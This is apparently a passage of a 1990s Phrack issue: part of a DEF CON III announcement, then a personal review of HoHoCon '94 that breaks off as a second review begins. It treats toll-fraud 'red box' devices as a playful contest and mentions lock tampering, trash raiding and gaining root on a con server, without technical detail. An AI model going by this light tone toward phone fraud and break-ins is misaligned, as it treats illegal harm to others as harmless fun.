For DEF CON III there will be a dial in conference set up. If you are overseas, or just too poor to make it to the convention this year, you can still get an idea of what is going on and participate. One part of the voice conference equipment will allow you to listen to the convention room microphone, another will allow you to ask questions during the Q&A sections of peoples speeches. A general conversation area will be up so you can chat with others at the convention, or just others dialed into the bridge. Navigate through the voice mail maze and get free phone sex! Impress others!

The Voice bridge is up now at 801-855-3326. It has 5 analog ports, but in a few weeks will have eight digital ports for better sound, etc.

SPOOAH DOOPAH RAFFLE GIVE AWAY!@#

Throughout the convention, between speakers and events there will be a raffle giveaway in which if your number is drawn, you win the prize. Last year's giveaway included an ancient kaypro monochrome portable, a roll of Sprint "security" tape, "Computer Warriors" evil anti-virus cartoon, a 240 meg IDE HD, and other elite things.

>> All the prizes given away are donated by other convention goers, so if <<
>> you have any stuff to give away, please save and donate it to the con! <<

RED BOX BUILDING CONTEST

While we don't encourage or condone the use of toll fraud devices, we do encourage creativity and expression of thought. We combine these and come up with a red box creating contest. The final device doesn't have to produce the real red box tones (can't have people getting arrested) BUT it does have to produce some audible tones, any kind of tones. This contest is inspired by last year's give away of a red box "Big Red" that looked just like a big pack of Big Red gum, but really was a red box. Elite! There was also a little girl's doll that was a red box, but the switch for that one was hidden under the dress and, well, it just wasn't given away.

Come up with unique ideas! With just a Hallmark card and some spare time you can create an elite 007 style tone generating device! What will you win if yours is chosen as the most k-rad besides the envy of fellow hackers? You'll get a tee shirt and the cost of admission to the convention refunded PLUS some as-of-yet undecided prize. I bet you just can't wait to burn your fingers with your soldering iron now!

THE VIDEO ROOM

In one of the rooms a LCD wall projector will be hooked up connected to a VCR, and people can bring flicks to play. Stuff like Max Headroom, War Games etc. You know, the cool cheesey stuff. Also some "hacker" videos will be shown. If you have something you wanna show, bring it along. When the projector is needed in the main conference room it will be swiped for the duration.

COOL VIDEO SHIT

At this time we are working to see if a T1 connection is possible. If it is there will be a cu-see me connection set up with multiple video cameras in various locations. Images will also be added automatically to a WWW page for people to snag. As all this works itself out there will be further announcements. No, there will be no "Hack our server" contests, and there

will be "Security Professionals" with "Diagnostic Tools" to "Correct" any people who may cause the network problems.

SCAVENGER CONTEST

A scavenger contest is being planned. The person or group with the most number of items on the list wins the prize. (Prize undetermined as of yet) and there will be a few follow up prizes. Don't forget to carry massive amounts of water as you run about the concrete jungle, dehydration can happen just crossing the street. This is a contest for only the most k-rad.

GROUP BATTLE TECH SIMULATIONS AT VIRTUAL WORLD

DEF CON has reserved groups of Battle Tech Pods on Friday and Saturday in order for people at the convention to battle it out in total VR mech-combat. There will be two teams, the White Hats and Black Hats, who will oppose each other. Each pod group <currently> consists of 8 pods, so it would be 4 on 4 or we might join pod groups to make it an 8 on 8 battle. In any event you need to reserve your space in the pod battle groups if you want in on the group action. There will be battles going on Friday and Saturday before 5pm. Cost is \$25 for one hour of simulation per person. Currently there are three pod groups of eight each open on Friday and two eight pod groups open on Saturday. As people sign up DEF CON will reserve more pod groups if there is demand.

If you are too chicken to get in on the group battle action there will also be a DEF CON group discount rate.

If you are interested in signing up for a seat in the group e-mail me the day you want to participate and I will mail you back your log in name. Give preference of White or Black hat status. You will need to pay the \$25 in advance to reserve your space. Open spaces will be filled on a first come, first serve basis, and also during the con there should be spaces available. The intent is get good con battle groups going. A full battle tech info pack will be available on the FTP site soon, as well as in future announcements and on the mailing list.

.....

WHAT YOU CAN DO TO HELP

DEF CON III will be planned right up until the last minute, with problems being fixed and new things being added all along.. a sort of work in progress that you get to witness in person when you show up. Hopefully it won't be too messed up when presented to the public. What can you do to help?

- => Please help generate questions for Hacker Jeopardy. Come up with some questions and answers, and Winn will decide which ones to use. Mail 'em to winn@infowar.com.
- -> We are looking for people to speak on Personnel Information Gathering and selling. Hopefully a speaker (who could remain anonymous) in this area has experiences in gathering and selling such information. If you know of such a person, please invite them to contact me or let them know we are looking for such speakers.
- -> We are looking for some people to submit artwork to be used in the convention someplace. It could be a poster, or in the program. Black and white art would be eligible for the program only.
- -> Articles and interesting FTP sites, WWW pages, mini FAQs, etc. are all wanted for the program. Quality articles that are informative and apply to the theme of the convention. Scanner frequency lists,

.....

MORE DEF CON INFORMATION

The World Wide Web Page is located at: <http://underground.org/defcon/>

FTP Site: [ftp.fc.net /pub/defcon](ftp.fc.net/pub/defcon)

Mailing lists: mail majordomo@fc.net with the following statement in the body of your message: subscribe dc-announce This will set you up on the mailing list and you will receive updated information, information on the other mailing lists offered, etc. I suggest joining the dc-stuff list just so you can talk and plan with other people going to the con to coordinate rides, sharing of rooms, etc.

Voice or Voice Mail: 0-700-826-4368 from a phone with AT&T LD.
or 206-626-2526

E-Mail: dtangent@defcon.org (The Dark Tangent)

Snail Mail: 2709 E. Madison #102, Seattle, WA, 98112

BBS System to call for info if you don't have net access:

Alliance Communications - +1 612 251 2511 - USRobotics HST DS 16800
NUP: New World Order

Voice Bridge Chat System: 801-855-3326

.....

INFORMATION ABOUT LAS VEGAS

NEWS GROUPS

Please note the following newsgroups may or may not be designated for local distribution (Distribution: Vegas and/or nv), and is intended for all systems in the Las Vegas area or those interested in same on the same level as the la, ca, ba, ny, nyc, and other similar local higherarchies:

vegas.bi	Talk for bisexually natured persons
vegas.config	Configuration discussions for the higherarchy
vegas.food	Anything about food in Las Vegas
vegas.for-sale	For Sale/Want ads (no commercials, please!)
vegas.general	General discussion
vegas.jobs	Jobs offered and wanted in Las Vegas
vegas.motss	MOTSS community talk
vegas.personals	Personal ads - any nature
vegas.singles	Talk for singles
vegas.test	Group to test post to

WWW PAGES about Las Vegas, Hotels, Things to do, etc.

[HTTP://www.infi.net:80/vegas/online/](http://www.infi.net:80/vegas/online/)
[HTTP://www.ocf.berkeley.edu/~iew/index.html](http://www.ocf.berkeley.edu/~iew/index.html)
[HTTP://www.best.com/~rdc/roger/vegas.html](http://www.best.com/~rdc/roger/vegas.html)
[HTTP://www.intermind.net/las.vegas.on-line/homepage.html](http://www.intermind.net/las.vegas.on-line/homepage.html)

.....

STUFF TO BUY

Stuff is for sale from DEF CON I and II in case you are interested. From the first year we have audio tapes (4 90 minute tapes) for \$20 and the second year (10 90 minute tapes) for \$30. Descriptions of these tapes are below.

DEF CON I Tapes (4) include the following speakers:

Ray Kaplan, Curtis Karnow, Gail Thackeray, Dead Addict, Dark Druid, Judi Clark
Dan Farmer, and Dr. Mark Ludwig.

DEF CON II Tapes (10) include the following speakers:

Phillip Zimmermann : Keynote Speaker, PGP.
Gail Thackeray : Response to Mr. Zimmermann and Privacy issues.
Chris Hall : Electronic Surveillance.
Curtis Karnow : Recombinant Culture, Crime in the Digital Network.
Dr. Mark Ludwig : Virus Creation Awards and What to do when the Feds come.
Judi Clark, Mara, Fen and Marianne in a Round Table Discussion.
The Dark Knight : Hacking in the UK
Sara Gordon, Mark Aldrich, Phil Zimmermann: Internet and PGP privacy concerns.
Annaliza (Torquie) : The European Underground scene.
Mark Lottor : Various cellular topics.
Winn Schwartau : HERF guns, Van Eck, Information Warfare
Peter Beruk : The role of the SPA, general Q&A.
Padgett Peterson : Anti-Virus writing, Cleaning up other peoples messes.
The Jackal : A basic radio overview with Q&A.
Artimage : Underground spoof and give aways.
Stephen Dunifer : Radio Free Berkeley and pirate media.
Damien Thorn : Random Cell information from the late night tech talks.

SHIRTS are still available to buy. The ones remaining are long sleeve white
with the choice of two styles. Both styles have a three color logo on the
front (Red, Gray, Black) with "DEF CON". The back is either a list of
strange grep key words and "inside" keywords with "Why? Because I can." at
the top. Back #2 is the same back as DEF CON I with the old and "new" 4
Amendment as stated by J.P. Barlow with "Protect your rights, Encrypt your
data..." at the top. The back on this style is two colors.. black lettering
framed in light gray for better definition. Shirts are \$20.

SHIPPING : If you buy anything, please include 2.90 for priority shipping.

.....

LAST AND LEAST

OK! You almost ready to go. Now here is an E-Z to follow checklist of
things you should take care of before throwing caution to the wind and
bailing out to the dangerous and sexy-wrong world of Las Vegas. In the
words of one famous (and abused) phone system: "Sit up straight, PAY
ATTENTION, Listen to what your being told. (Now try again)" (Whoever can
identify that phone system first gets in free)

StUPh 2 D0 b3fore the C0nvent1ion:

- _ Check out inpho about Vegas so you know what you wanna do.
- _ Get a hotel room or some crash pad.
- _ Bring \$40 for admission or pay \$30 in advance.
- _ Bring your PGP key on disk to key sign with others.
- _ Bring Laptop, laplink, serial, and bizarre gender changer cables.
- _ Bring things to donate for the give-away raffle.
- _ Leave massively incriminating evidence at home.
- _ Police scanners can provide hours of fun in Vegas.
- _ Bring interesting videos to play in the video room.
- _ Caffeine and snacks are fun to eat.
- _ Don't forget any drugs or medication you may need.
- _ You won't need saline for your contact lenses, you won't be sleeping.
- _ Anything you promised your friends you would bring for them.
- _ Join the mailing list and arrange rides or rooms with others in advance.

.....

MY PGP KEY

This is the unsigned version
My signed version is available on the public key-servers

- -----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.1

mQCNay6v5H8AAAEAJ7xUzvdRFMtJW3CLRs2yXL0BC9dBiB6+hAPgBVqSWbHWVIT
/5A38LPA4zqeGnGpmZjGev6rPeFEGxDfoV68voL0onRPcea9d/ow0Aq2V5I0nUrl
LKU7gi3TgEXvhUmk04hjr8Wpr92cTE4cIlvAeyGkoirb+cihstEqldGqClNAAUR
tCZUaGUgRGFyayBUYW5nZW50IDxkdGFuZ2VudEBkZWZjb24ub3JnPg==
=ngNC
- -----END PGP PUBLIC KEY BLOCK-----

.....

WHY IS THE ANNOUNCEMENT SIGNED?

Well, last year it came to my attention that some unknown person in California had modified an announcement and was having people mail their pre-registration money to them instead. It was actually pretty funny. Only one person was fooled and lost 10\$. Not bad. I knew something was up when he said he had pre-registered for 10\$ and had the receipt I had supposedly mailed back. I am never that organized! To avoid potential problems like this one please verify this announcement!@# My key is available for verification on public key servers, and my key-id is 46A8294D. The other key you will find on servers may be my older 1284bit key, which is still good, but just not used to sign this text.

END ANNOUNCEMENT -----

-----BEGIN PGP SIGNATURE-----
Version: 2.6.2

iQCzAwUBL4Hv6LGddDV5azd9AQHP2wTrBqZlL222IicVGNaphJTfaj3gDCQMWhfc
dXzCy20cAiyx/AmI5R2RpOhe/n2UJE99Ml97YKcVRLTFZNehvPorPbFZXeEURCN
QUvS13sEDn/PrxTxgd5pLgBsEx+HCGPvwK3W3BstwWR2srB4oap2SMSwZdLqDFMg
+kCCn17guAoHnUtqftvjUX2FOGt1AmVOF+cQM43RjpENUfOsBWg=
=vMBG
-----END PGP SIGNATURE-----

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 10 of 22

HoHoCon '94

December 29, 1994 - January 2, 1995

Ramada Inn South, Austin, TX

A Review, released to the Net on 1/25/95

By Netta "grayarea" Gilboa

I flew to Austin, TX after spending Christmas with some hacker friends. I arrived a day early, unsure if the Con was gonna come off and how many people would show if it did. HoHoCon had almost been cancelled this year after someone called the original hotel and said a bunch of mean, evil hackers were gonna descend on the hotel and that several federal agencies would be sending feds there to monitor it. If you ask me, some kid's mom said he couldn't go so he decided to try to make sure none of us could either. Lame. It also taught me that everyone in this community has enemies. Maybe someone just doesn't like Drunkfux. Supposedly, right after this phone call the hotel got another, this time from Dateline NBC who wanted permission to film the Con. Rumor had it the hotel panicked and cancelled. The truth is that a regular client of theirs offered to pay higher room rates and the hotel stood to make over \$20,000 extra by getting rid of us and having them there instead. So they used the phone calls as an excuse. I can only imagine the hassles Drunkfux went through to find another hotel that was empty on New Year's Eve weekend.

But Drunkfux came through with flying colors and when I got to the hotel they told me other people had started to arrive. They gave me a list of these people to look at, complete with their real names and room numbers. It's possible they would even have xeroxed the list if I had asked them to. Uncool. Even more uncool, almost shocking, was that the hotel had a clipboard on the counter with people's real names, assigned room number and credit card number complete with expiration date. It was listed in alphabetical order and I was on the top page in the third spot. I freaked. I told the woman behind the counter that she must move the clipboard as some of the people coming specialized in attacking people's credit and that I would surely be a target given my position on the list and my all too well-known real name. She said okay but when I returned my luggage cart, some twenty minutes later, it was still on the counter. I told her again, nastier this time, to move it. An hour later she still had not. I then asked to use a phone and was told there was one in my room and another down the hall. I explained that I wanted to call right from the counter to cancel my credit card and to call the national offices of Ramada Inns to have her fired. In a nasty tone she told me she'd move the clipboard. She did. However, the next day they threw the pages in the trash and, of course, had the clipboard on the counter again with a new list of the people due to check in that day. I argued with them again and they moved it. A few hours later (surprise!) their trash was invaded and they went out and bought two paper shredders. This was a good investment on their part although it's a shame it took us to teach them that. If you intend to stay at a Ramada Inn anywhere in the U.S., I would strongly advise you not to prepay with a credit card. They can't be trusted with your data. We invite readers who may have experienced credit card fraud after staying at Ramada Inns (or other hotels) to contact us. It was a sobering lesson in how vulnerable the average person is in society.

I had plans to hook up with Stormbringer and Holy Spirit, two virus writers I love talking to. Stormbringer had recently retired from virus writing after hearing from someone in Singapore who got infected with one of his non-malicious viruses. I had read his retirement text file and was anxious to talk to him about it. He assured me on the phone all was well and they agreed to meet me at Mr. Wasabi for sushi and I ate more sushi than I ever had before in one sitting. Then we walked to a coffee house and they drove me back to my hotel around 1 a.m.

I was invited to Novocain and Particle's room so I headed up there and ran into Veggie, Onkel Ditmeyer, Count Zero, Buckaroo, etc. Onkel showed me his way cool laptop and I finally got to see what an IBM demo looks like. These are programs which demonstrate the sound and graphics capabilities of a computer. He copied a few of them on a disk for me along with some electronic magazines I had never seen. Onkel is the author of a well known phreaking program called Bluebeep. We spoke a lot over the weekend and I found him brilliant, honest, charming and not afraid of girls who know way less than him. He was one of the coolest people at HoHoCon this year.

At 6 a.m. a few of us went downstairs for free breakfast and the conversation turned to the various women who hang out on #hack. There was some dissing of one girl who has slept her way around the scene and in the past had given a number of hackers herpes without telling them first. Eeks. I tried to get out of the guys I was eating with what she had that I didn't (besides herpes). I message most of her old lovers on IRC but none has ever made a pass at me. We talked about the other girls on IRC, who has slept with whom, and how they got treated afterwards. We talked about why people might have slept with those particular girls at the time they did and I suddenly felt both very lucky and better about myself that the one hacker I had slept with was a decent choice. Quality might beat quantity. To know for sure, I guess I'd have to ask the girls <wink>.

We picked up a bunch of food that was apparently not included in our free breakfast coupon. The waitress didn't know how to handle it and neither did we. I offered to put the food back and she finally agreed to let us eat it. I suggested they put up a sign to warn others and, of course, they didn't. Later I heard they let us all eat the bacon and other food for the rest of the Con. I never made it back down there again even though for American food it was pretty good. I was pretty tired and so headed off to sleep when we were done chowing down.

I woke up Friday afternoon when Particle and Novocain knocked on the door. They had a car and took me to a Chinese restaurant nearby with a killer buffet. When we got back there were many people in the lobby listening to a tape of prank phone calls made by Phone Losers of America. I wanted the tape bad as it seemed highly appropriate for us to review. I was promised a copy which materialized in under an hour. W0rd! For all the shit I take for it, there are advantages to being press.

I felt pretty comfortable with all of the people I was talking to and since my room was very close to the lobby I invited everyone there and even left the door open for others to enter my room (which almost everyone who passed by did). It was kind of odd where they had situated me. You could watch my door from the counter where people checked in. I had asked for a smoking room but got dealt non-smoking instead. I inquired about changing it and was told some crap about all the rooms being accounted for already. It crossed my mind at the time that maybe some feds had purposely put me there but I discounted my gut feeling and remembered most hackers thought I was too paranoid about things. I told people to go ahead and smoke in my room with no ashtray. They did. All told about 15 people were in there and one of them pulled out a toy to show me. It was a box that hooked up to your telephone which allowed you to change your voice into that of a male, female or child. I had seen these boxes before in catalogs. They sure work great! I made two calls with it, one to a friend and one to my ex-husband. I snickered at how surprised they'd be when they heard my message and later regretted not telling either or them to save it so I could hear it back. Honestly, playing with this legal box was every bit as cool as great drugs or sex. I vowed to buy one. Watch out!

Talk turned to dinner and people started to leave my room. Particle was the last one out and he showed me something about how the hotel room locks worked. Hackers spend hours trying to figure out how things work and although I had little interest in the subject it was clear Particle was struck by the technology and not the idea of breaking into someone's

room. I started to organize people who were willing to eat sushi. Just as we were about to leave Particle and Novocain were gathering everyone into a room to tell people to chill their behavior. It later turned out that Particle had played with another lock after I made him stop touching mine. He had the misfortune to be seen by a member of the Austin Police Department who wisely agreed not to arrest him in exchange for Particle's agreeing to talk to people in an attempt to curtail the usual HoHoCon hotel destruction. I should have attended this talk although I had no idea at the time why it was being organized. But I was starving and the people I took to eat sushi were not those who would consider trashing a hotel. Laughing Gas, Thumper27, Slyme, El_Jefe and I checked out Kyoto sushi which was good but expensive for what you got. I spent part of dinner wiping the free space on the hard drive on my laptop. I had never used this feature before, but had been told about it at the con and it sounded like something I should start doing regularly to protect other people's privacy so that erased E-mail and articles were truly erased. It was a good thing I had sushi to eat to keep me busy as it took a good twenty minutes to do on a Pentium laptop with a 500+ meg hard drive.

When we got back to the hotel I ran into Drunkfux who had cut his hair and dyed it bright red. I hardly recognized him but it looked great. It was clear by the police presence in the lobby that the Con had officially started. We were told that signs hung on room doors (I had put up a copy of one of the magazine covers with a small piece of scotch tape) would be taken down. This made it much harder for us to find each other (I'd estimate we had 90% of the hotel's rooms) but so it goes. Some people were told specifically that they could not use their modems and for hours on Friday night the phone lines were so busy with modem usage that there was no way to make an outgoing call or to receive an expected incoming one. All sorts of security guards appeared. The ones I spoke with were police officers too. I'd guess there were 1-3 dozen around at all times and apparently hotel personnel were told they were all on duty until we left and none of them were able to go home for the rest of the weekend. I wish I could say this was utterly unwarranted. But some lamer broke the lock on the door to the hotel's phone system. And remember that another person had trashed the hotel's garbage and must have made a mess or been spotted.

The hot party that night was in Erik Bloodaxe's room. Loki, Ice-9 and Ophie were staying with him and Loki was in charge of the door. He made sure to keep me out just as he does when he acts like a bully on IRC. I knew in my heart it was Loki's doing not ErikB's, but that didn't stop me from getting majorly upset about it anyway. I went downstairs to be alone and Particle knocked on the door a few minutes later. I gave him a piece of my mind and then some about how shitty some of those in the computer underground are. I went on for at least an hour and drew great comfort from the fact Particle thought I was not crazy and that things are as awful as they seem sometimes. Finally he told me that since I kept claiming to love hackers despite all of the grief, there were dozens of nice ones out there who would be thrilled to talk to me if I'd only leave my room and go try to have a good time. WOrd. I took his advice and had a good time in the lobby with the other rejects from Bloodaxe's party. The conversation was so good it was hard to tear away to go to sleep. I went to my room at 4:30 a.m., got under the covers, thought about sleep for 10 seconds. Then I pulled out my laptop and wrote a speech to deliver to the crowd the next day.

The two people I had counted on to wake me up didn't show and it was a stroke of luck that made me jump up at 9:45. The speeches were supposed to start at 10 a.m. and even though they surely wouldn't start till later I was selling magazines and was due there pronto to claim my table. It took a luggage cart to get all those magazines downstairs. I shudder to think what my life will be like when I have 30 issues to lug around instead of six. The folks from Fringeware were selling books and T-shirts and someone else had old Atari game units and cartridges. People came by to say hi and to buy magazines. I plugged my speech and told people not to dare miss it.

It was impressive that Drunkfux had gotten so many original speakers

on such short notice. They mostly said what the crowd wanted to hear and shared thoughts on digital cash, the regulation of the Internet, recent laws, etc. Damien Thorn showed a video clip to the tune of the current rock hit "21st Century Digital Boy" which had cellular phones, scanners, etc. in it. It's part of an upcoming video that looked awesome. Veggie talked about dealing with the media after an old text file of his was used to harass a BBS sysop who got more than twice Phiber's jail sentence just for having a file around.

Someone sent Erik Bloodaxe to talk to me as part of my speech referred to him. It was an uncomfortable talk and I was probably correct in feeling that half the room was watching us and not whoever was speaking. I told him he could pay me back in print or elsewhere but that I was going to go ahead with what I planned to say and he surprised me by saying that what I had written was fine and he even added to it. He also told me that Loki had gotten too drunk and had been a pain in the ass to room with the night before. He assured me that although way too many people had been in his room, and way too many had tried to get in after it was full, it had not been his intention to keep me out. I felt bad that I even cared, and that he knew I cared, and that he and I even had to discuss it. I was unhappy that he had no intention of staying to hear my speech or the fight with Loki that he knew was coming but didn't mention to me. We left things with the fact that we'd go out for dinner or something the next night with Ophie (who also had an early flight) after the bulk of the Con was over. It occurred to me then it would never happen because plans are hard to keep at Cons but I mentioned it in my speech anyway.

My speech went over very well. It was about what's been going on at Gray Areas since I spoke at HoHoCon last year. It was also about the behavior of certain elements of the community and how that behavior has affected me. And it was a stern warning about some busts that are coming down. I know a few people got the message. I could tell from the gasps and laughter at key points. But perhaps the highlight of the speech was the confrontation between Loki and I when he chose to bully me before anyone else could ask a question. I answered his accusations and managed to do a decent job even with no warning. Whatever he hoped to accomplish clearly wasn't working and from somewhere deep inside of me I found the courage to ask the entire room to vote on whether or not they really never wanted to see me on #hack again. The only vote opposed in a room of about 250-300 people was Loki's. Hours later I regretted not thinking to ask how many people never wanted to see Loki there again. Four people had come up to me and told me they would have voted him out. Loki left the room with his tail between his legs and ran to IRC. By the time I got on hours later word had spread a story that I picked a fight with him and he had won. The proof is in the videotape which will be available soon from Drunkfux. It's highly recommended for both friends and foes of mine. Drunkfux said demand for this portion of his footage was very high. I promised to give him better footage and an even better speech next year.

Later Count Zero wrote this about my speech in Cult of the Dead Cow: "Grayarea gets up and begins to read off a pre-prepared speech on her laptop. Her speech is too quick for my alcohol-byproduct-sodden synapses to register accurately. I keep staring at her dress...bright tie-dye...mesmerizing...it's actually quite cool. Suddenly, Loki gets up in the audience and the accusations fly back and forth between them. You kicked me off IRC. You called my office at work. You are doing this, you are doing that. Both are getting into this verbal slugfest in a major way. I feel the bad karma in the room hanging heavy like blue-green cigar smoke. "Can't we all just get along??" I yell, but no one seems to hear me. I don't know who is right or wrong (it's probably somewhere in between...the truth's always gray, right?), so I don't hypothesize. All I do know is that I'd never want to piss off Grayarea...she's damn strong on her convictions and won't take shit from anyone. I think she'd look better up there wearing a big ol' leather jacket with studs...terminator style. "One tends to assume that people wearing tie-dye gear are quiet, meek, very soft spoken, non-confrontational types....it is a camouflage that suits her well," I think. Bahaha! I liked your comments, Count Zero.

And I did hear you yell that.

After the speeches I sold more magazines thanks to Loki who inadvertently made way more people interested in me. Bahahaha! Some of them said they liked or loved my dress, some of them hugged me and some of them signed up for subscriptions and gave me their data. I then headed off for dinner at yet another sushi restaurant. Laughing Gas and Slyme came again along with Mr. Spock who agreed to lose his sushi virginity to me and jokingly said that way he'd get mentioned in my review. I thought he was one of the three kewlest people I hung out with at the Con. I hope I get to spend more time with him at a Con in the future and I'd even be willing to go try his favorite type of food! The sushi place we picked was awesome. I was sorry I hadn't found it sooner. It's almost too bad HoHoCon will be in another city next year. I also wanna mention the elite, Jak_Flack, who drove us to the restaurant when cabs were scarce on New Year's Eve. He didn't want any sushi or any money. He even got lucky and gave a ride to people who probably would have done the same thing for him under the same circumstances. Thanks.

After dinner I did what Drunkfux begged us not to do. I spent New Year's Eve on IRC. I messaged Mr. Spock, in fact, who was typing from the other side of the room. I also messaged some hackers I talk to all the time. Some were lonely and glad to see me. I thought a lot about loneliness. Some of us prefer to be with computers than people. Some of us can open up more easily to people on a computer. And some of us need computers around even when we're with other people. I was typing from an account at hohocon.org and there were several people in the room having fun with their "site" as X and Y tried repeatedly (and succeeded) to get root there. I had never seen root before from the position of the person protecting it. I should have paid way more attention but I got too caught up in having conversations. I should also have paid more attention to the people in the room with me. Loq and Fool were there and they seemed really kewl but I got too lost in IRC. Oh well, at least I wasn't hopelessly drunk. And I wasn't kicked or banned once. People were delicate with each other on IRC. They were often drunk, vulnerable and more likely to reveal things when conversing. Those who were on were more than willing to talk to anyone who showed up. People apparently intend to make public the hohocon.org logs. If they include IRC chats it would be very shallow. I will never again take the chance and IRC from a Con again. Although I have mostly come to terms with the fact that I am a semi-public figure and people will always want to see whatever I type on the Net, but it's not fair to expose the words of the people I messaged.

I dragged myself off IRC about 4:30 a.m. and went downstairs to clean off one of the beds. Novocain and Particle had checked out of their room and were gonna stay in my room for one night. I was thrilled at the idea of having company. But when the bed was empty it looked tempting and I lay down for the 90 minutes till I was due to meet them at the breakfast buffet. Next thing I knew it was Sunday afternoon. Oops! I wondered where they had slept. Apparently they hadn't wanted to wake me so they slept in another room. I felt bad but at least their stuff had been safe which is all you really care about at a Con. SORRY! Next time, guys, wake me.

I stumbled into the lobby and joined the conversations that were going on. A hotel employee asked if we'd mind moving to the conference room and we agreed. We figured the room was bugged just as the hotel phone lines had been. But we weren't talking about anything secret and a few of the hackers answered all of the questions asked by the cop/security guard who hung out for about half of the time we were in there. It was a very fun time there on the floor chatting with Voyager, Ophie, Onkel Ditmeyer, lgas, Deadkat, Drunkfux, etc. There were way more people but I'm drawing a blank on specifically who. I went upstairs to get more magazines and ran into Bruce Sterling. He was growing facial hair and looked great. He said he felt lousy which shows what I know. I hugged him before he said he felt lousy. We talked about the book he is working on. Then Ophie and I went off to be interviewed about female hackers and the treatment of women by hackers. It could have used Cori and Noelle but it made some good points.

We came downstairs and I saw Drunkfux at work videotaping an interview with the guys from TNO in Colorado. This was priceless footage of them discussing how a group decides policies and handles politics and how they have applied political thought to hacking. I was sorry I had missed half of it and sorry I had spent so much time socializing with them that it had never occurred to me I didn't know much about their group and I should have interviewed them too. I hope Drunkfux includes every word of their interview in the video.

Ophie brought up the idea of photos and so I grabbed my camera. Everyone there got into it and I got a whole roll of film of people hugging and kissing me, looking at porn mags with Ophie and generally playing around somehow. They came out great. If you want yours passed around or published, let me know. Until then, they're private.

Slyme and I headed back to Mr. Wasabi for dinner but to our surprise it was closed! New Year's day turned out to be a bad day to try to find places open to serve food. We should have stayed at the hotel. We finally ended up in a bar which served food, ordered hot chocolate and consoled ourselves on the lack of sushi. Back at the hotel a bunch of us went room hopping and tried to determine who was left. My flight was at 7 a.m. and I had no intention of going to sleep and taking a chance I would miss it. Several people had flights at 8 and 10 a.m. Others were staying on for 3 more days to get better airfare rates. I heard ErikB had left with Ophie and he told me later they had asked the hotel and had been told I checked out. One room we ended up in had a console copier running. I had heard about them but never seen one and was told it was okay if I photographed it. I went downstairs for my camera.

I hadn't been alone once since arriving in Austin. While this wasn't always planned, the thought did occur to me that my room might be watched and that law enforcement might be interested in any of the many people I was seen talking to. I had mentioned a controversial interview we had coming up with ILF and although I thought I was being overly paranoid, I was still nervous I would be questioned about it. But it was 12:30 a.m. or so and I felt too silly asking for someone to run downstairs with me. So I went alone. But as I was closing the door and checking it was locked I saw someone head down the hall towards me and I knew instantly something was about to be up. Hackers are right when they say you can't fully understand this until you have lived it. He asked if I was Netta and I said yes and then he reached towards his pocket. I knew he was going for either a gun or a badge and there was nothing I could do about either. It turned out to be a badge and as he got close enough so that I could see it read "Austin Police Department" I thought to myself "Kewl, it's not the Secret Service." He asked me to accompany him to a room and, holding my camera, I did. He told the two "security guards" that we'd be leaving the door open. I had asked whether he was the guy who had called me last March and he said no that he was his partner. I wondered whether I was under investigation or whether they had no one else to ask for information or whether they just wanted to meet me after talking to me voice. It didn't occur to me to ask. I thought several times about the fact I was supposed to be out with Bloodaxe and Ophie and that if I had made it a point to leave with them this wouldn't be happening. I wondered who else APD had questioned who had not told anyone. I wondered if they had even questioned someone about me. I also feared people would come looking for me and see me in that room and think I was talking to the police voluntarily. That I had sought them out. God forbid they should think I was telling the police about the console copier.

The whole thing only took about 8 minutes and the officer asked me nothing I had a problem answering. He treated me with respect and didn't press me to say anything I wasn't comfortable saying. I offered to give him some of my magazines at the end of the conversation and he walked me to my room and was clearly planning to wait outside. I invited him in and he watched me pull issues from three suitcases. It was apparent nothing illegal had gone on in my room. I'd lay odds it was the cleanest room there too. The day before, for example, my trash in the bathroom had been dumped at least three times. None were by me or when I was in the

room. The only thing I couldn't answer, and it was simply from nerves, was what I had done on New Year's Eve. The answer came out that I didn't remember and since I stammered it, it must have looked like I had seen or done something I shouldn't have. But all I did was IRC and eat sushi and I do that so often I didn't even remember when asked. New Year's Eve had been almost like any other night.

Anyway, I got the console copier photo (hint: I could use a detailed article on how they work to run with it). We then moved on to other rooms and I ran into Drunkfux and Damien Thorn. I did a long video interview with Drunkfux, who would have made an excellent journalist. He resisted the idea of asking me petty questions about who I like and don't like in the scene and who I'd sleep with if I could. I would have answered anything he asked in the spirit of the HoHoCon video tradition, but instead we got into more serious issues and people who think Drunkfux is shallow or a less-than-serious dude due to his IRC reputation will be most surprised.

Then Damien did an equally long interview and Drunkfux got eleet footage of me closing my eyes when the talk got too technical. I did almost pass out as it was 3 a.m. or so and I felt really comfortable being with them but I snapped to attention just in the nick of time as Drunkfux had the camera aimed on me and Damien was making a joke. Damien took it in stride but I think it was the first time anyone had ever had the chance to listen to his most eleet technical tips and was bored. I hope he knows I love him, like most hackers, for the person he is and not for the skills or trophies he has. I was transfixed as he told Drunkfux his beginnings in the computer underground and his views on laws, ethics, writing, etc. I just don't lust to know what model of phones he respects most or what gadget he's tested last. Luckily for you, Drunkfux did the interview, not me, and he did ask lots on that sort of stuff. After they were done Damien and I went out to some fast food burger joint. It was dirt cheap and tasted like cardboard. We had a great chat, as usual, and then went to the airport with Slyme who had slept the night away and missed everything. My flight was first and they walked me to the gate and made a fuss over me and it was the perfect ending.

I can't believe I now have to wait till June (and go to Georgia, of all places) to see some of you again. Oh well. In the meantime, happy Valentine's Day to you and whoever you netsex and/or fantasize about. Happy April Fool's Day in advance too. Just prank someone else this year, okay? <grin>.

(Sample issues of Gray Areas are \$7.00 each (U.S.) and \$10.00 each (foreign) from: Gray Areas, Inc. P.O. Box 808, Broomall, PA 19008. E-mail addresses are: grayarea@well.sf.ca.us or grayarea@netaxs.com or grayarea@mindvox.phantom.com. PGP key is below. Use it.)

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: 2.3

mQCNAi76UiwAAEEALgwLwtyFrBlzHkfUlc5NIwLrIfbng5OJIG1Qlp1JN5UUaSR
EMAU8gDqwOzXVS2TLYqbz5AHYw7zBTuVneYpMH6THv4iYN9iyXMulLUby54HLbyP
vZb61BnF9s4oyyZitGJ8F/IKnqGX5+jE3/6WvcJ0HxDJPL5jEA2uwNFX4WuNAAUR
tBZncmF5YXJlYUB3ZWxsLnNmLmNhLnVz
=rXPN

-----END PGP PUBLIC KEY BLOCK-----

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 11 of 22

Yep, grab hold of yer brainstem cuz here comes another mind-numbing, alcohol-soaked, synapse-shakin', reality-bending review of HOHOCON!!

>>HOHOCON 1994...The Insanity Continues<<

Direct from the keyboard of
